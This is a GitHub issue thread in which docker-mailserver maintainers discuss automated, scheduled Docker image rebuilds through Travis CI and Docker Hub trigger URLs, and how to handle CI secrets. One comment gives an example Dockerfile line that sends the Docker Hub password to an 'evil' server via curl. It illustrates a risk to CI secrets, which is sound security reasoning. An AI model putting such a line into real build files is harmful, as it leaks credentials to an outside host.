Docker-mailserver: Enable automated docker builds
The docker images should be re-built automatically on upstream changes and on schedule to ensure that security updates get installed.
Context
Normally (without Docker) security updates and other important updates are installed on a regular basis. With Docker that is not the case, the packages are installed when the image is built. The best practice is to install updates by rebuilding the image and restarting the containers, getting the security updates in place. We don't do that as far as I can see, the image is only built when there are changes in the code. In times of active development that works, but when there are no changes for a while it can be dangerous from a security perspective.
Expected Behavior
The image (at least latest) should be rebuilt on a regular basis.
Actual Behavior
The image is only updated when there is a new commit.
Possible Fix
It is possible to enable automatic builds in Docker hub. That way the image(s) can be built both when the code changes and when there are upstream changes. There is no built-in way to trigger regular builds, but it is possible to trigger a build with a curl command. I can run that command on one of my servers or someone else can do it; however, only the owner of the Docker account can setup the build and get the token for the curl command.
Steps to Reproduce
N/A
Your Environment
N/A
 erik-wramner
All 29 comments
Travis is already used for running tests and could just as easily be used to push built images to the Docker Hub. This would have the benefit that only when the test suite has passed the image would be updated.
Travis also supports to issue runs of the master branch on schedule (for example every 7 days, but only if there was no build on the same branch in the last 24h). Only downside you cannot trigger when the base image was updated.
 fbartels
on 4 Aug 2019
fbartels
on 4 Aug 2019
Travis would be even better, I suggested a method that I know how to implement. I don't know how to handle the docker secrets in Travis without exposing them to everyone who has access to the git repo. However, there is probably a way to do it?
erik-wramner
on 5 Aug 2019
Storing the secrets is easy. You can either encrypt them in the travis file (see https://github.com/zokradonh/kopano-docker/blob/master/.travis.yml#L8-L10 for example). Only the actual owner of the repo/secret and travis are then able to decrypt as far as I understood.
Or these could be configured through the travis web ui. Here its similar only @tomav will be able to set this up and once stored no one will be able to read them out again.
fbartels
on 5 Aug 2019
It turns out that we do have access to add cron jobs in Travis. I added a daily build and it works fine, but the docker image is not updated. It is updated when changes are merged into master though, so my guess is that there is a build configured in docker hub that builds on changes but not on schedule.
@tomav perhaps you could add a daily scheduled build in docker hub if you have an existing build triggered by changes? Or alternatively we could push from Travis (nicer), but then you will need to configure the secrets and we need to add a conditional push step to the build.
EDIT: sorry, forgot how that worked - no support for daily builds in docker hub. However, if you can generate a trigger URL I would be happy to schedule it with cron. I don't think the trigger URLs contain anything that is really sensitive. Or we could use Travis either by making it use curl to trigger a build or by adding secrets and pushing.
erik-wramner
on 10 Aug 2019
One thing just occurred to me. How are new releases built on the Docker hub. Are they built there at all? (I think there was a way to set this up on the hub directly) Or has this been done manually in the past? Have not checked the Makefile for it, though.
fbartels
on 10 Aug 2019
I'm pretty sure that the automated builds on Docker hub are used and that they are triggered by commits. The image seems to be updated every time master is updated, but it is not updated if a new Travis build is triggered manually or runs on schedule. If so creating trigger URLs is a very quick thing, moving to Travis and only triggering on success would be better but also a bit more work.
erik-wramner
on 11 Aug 2019
Here its similar only @tomav will be able to set this up and once stored no one will be able to read them out again.
Actually there is one (traceable) possibility. Push a commit like that:
RUN curl http://my-evil-server/$DOCKERHUB_PASSWORD
So everyone with merge/push permissions could send himself the secrets, as far as I can see it.
 zokradonh
on 12 Aug 2019
zokradonh
on 12 Aug 2019
Indeed @zokradonh is right. from https://docs.travis-ci.com/user/environment-variables/#defining-encrypted-variables-in-travisyml
Encrypted environment variables are not available to pull requests from forks due to the security risk of exposing such information to unknown code.
which in turn means that everyone with direct push access could exploit this.
fbartels
on 12 Aug 2019
Then perhaps the best approach is to use a trigger URL from Travis that is invoked when the tests have succeeded, triggering as Docker hub build? As far as I understand the trigger URL just includes a unique token that can trigger a build, it should be safe to expose it. If it is misused (to trigger builds) it can be revoked.
erik-wramner
on 12 Aug 2019
What's the status here @erik-wramner ?
 aendeavor
on 13 Sep 2020
aendeavor
on 13 Sep 2020
@aendeavor unfortunately the build process is still out of reach for me, @tomav needs to help if we are to change it. I would be happy to configure a cron job on one of my servers to call a trigger URL if we go that way, but I can't set it up on Docker Hub.
erik-wramner
on 23 Sep 2020
Alright, that’s good to hear @erik-wramner.
@tomav what do you think?
aendeavor
on 23 Sep 2020
Hi, there's no way to add collaborators to Travis?
Github actions can be an option?
Let me know if in the mean time I can setup something in Travis.
 tomav
on 23 Sep 2020
tomav
on 23 Sep 2020
@tomav I noticed that the /elk build in ci/dockercloud is still there. This could be my misunderstanding, but how long does it take before this is not built anymore?

Now to the matter at hand. @tomav could add me and @erik-wramner to Travis. @erik-wramner As far as I understand, thing are now this way:
- We should build on a regular basis or when master has been updated
- This should only be done when all tests succeed
- Travis would be perfect for this
- We would need to configure Travis for that
- I'm not sure from hereon how to configure this, but you seem to know (?)
aendeavor
on 23 Sep 2020
I'm no Travis expert but it supports CRON builds, so it should be possibly to add a time trigger.
erik-wramner
on 26 Sep 2020
Alright. I'm not an expert either, therefore I propose you 'd be best-suited to enable this job.
aendeavor
on 26 Sep 2020
@tomav if you login to Travis and select the repository you can select Settings in the menu in the upper right corner. Scroll down to Cron Jobs. Create one job for the master branch by selecting branch master, interval daily and options "Do not run if ... 24 hours". Repeat for stable. With that we should get updated docker images on a daily bases, ensuring that security fixes in Debian are pushed out quickly.
Also note that I have received a warning that they will drop travis-ci.org in favor of travis-ci.com in December, so we will need to migrate before that. I'll create a separate issue for that.
erik-wramner
on 27 Sep 2020
@erik-wramner Travis CI config is done. I was not aware croned build were possible.
tomav
on 29 Sep 2020
This can be closed then?
aendeavor
on 2 Oct 2020
Hm, actually no. The builds are running in Travis, but for whatever reason they don't push to Docker hub? Looking at https://hub.docker.com/r/tvial/docker-mailserver/builds the stable build is 7 days old, but in Travis it was built Yesterday.
erik-wramner
on 3 Oct 2020
Docker Hub could only be looking for commits in this Repo, therefore not using Travis. There was a related issue called "only build when tests are successful" (I can't find it right now). It seems like this has something to do with the current situation.
aendeavor
on 3 Oct 2020
It could be. Then we are back at square one. Not sure how secure it is, but perhaps Travis could trigger a build on success calling a trigger URL? If we do that we (or rather @tomav) still need to register the trigger URL in docker hub (I have them for my own repo) and check in the token in git. The token would be available to everybody, but it can only be used to trigger builds. That doesn't sound very dangerous, but who knows?
erik-wramner
on 6 Oct 2020
Then we are back at square one.
Exactly.
Not sure how secure it is, but perhaps Travis could trigger a build on success calling a trigger URL? [...] The token would be available to everybody, but it can only be used to trigger builds. That doesn't sound very dangerous, but who knows?
If this was _the_ viable option to build on success, this would solve two issues at once. Although I must admit I'm not a big fan of this. From a security standpoint, this would impact the workflow if someone "attacked" by building indefinitely.
aendeavor
on 6 Oct 2020
You should be able to set the trigger URL token as Travis secret.
This is secure as only GitHub contributors with push permissions are able to retrieve Travis secrets (via evil commits). But this doesn't matter since they trigger the build on push anyway.
zokradonh
on 6 Oct 2020
You should be able to set the trigger URL token as Travis secret.
This is secure as only GitHub contributors with push permissions are able to retrieve Travis secrets (via evil commits). But this doesn't matter since they trigger the build on push anyway.
This sounds like the best solution! @tomav could you try this?
aendeavor
on 6 Oct 2020
@tomav could you make some progress?
aendeavor
on 18 Oct 2020
@tomav if you have only a small amount of time at hand, could you at least give @erik-wramner and me access to teh Docker Hub image and Travis so we can take care of the current problem, please?
aendeavor
on 12 Nov 2020
@erik-wramner I'd close this as we're seeing significant effort being made with GH actions. As this is about Travis, the new issue(s) should be sufficient. Is that okay?
aendeavor
on 23 Dec 2020
I'm closing this as #1699 will take care of it.
aendeavor
on 2 Jan 2021
Related issues
 cottonthread
·
4Comments
cottonthread
·
4Comments
 jholster
·
4Comments
jholster
·
4Comments
 alen12345
·
4Comments
alen12345
·
4Comments
 nekrondev
·
3Comments
nekrondev
·
3Comments
 rwarren
·
4Comments
rwarren
·
4Comments
Most helpful comment
You should be able to set the trigger URL token as Travis secret.
This is secure as only GitHub contributors with push permissions are able to retrieve Travis secrets (via evil commits). But this doesn't matter since they trigger the build on push anyway.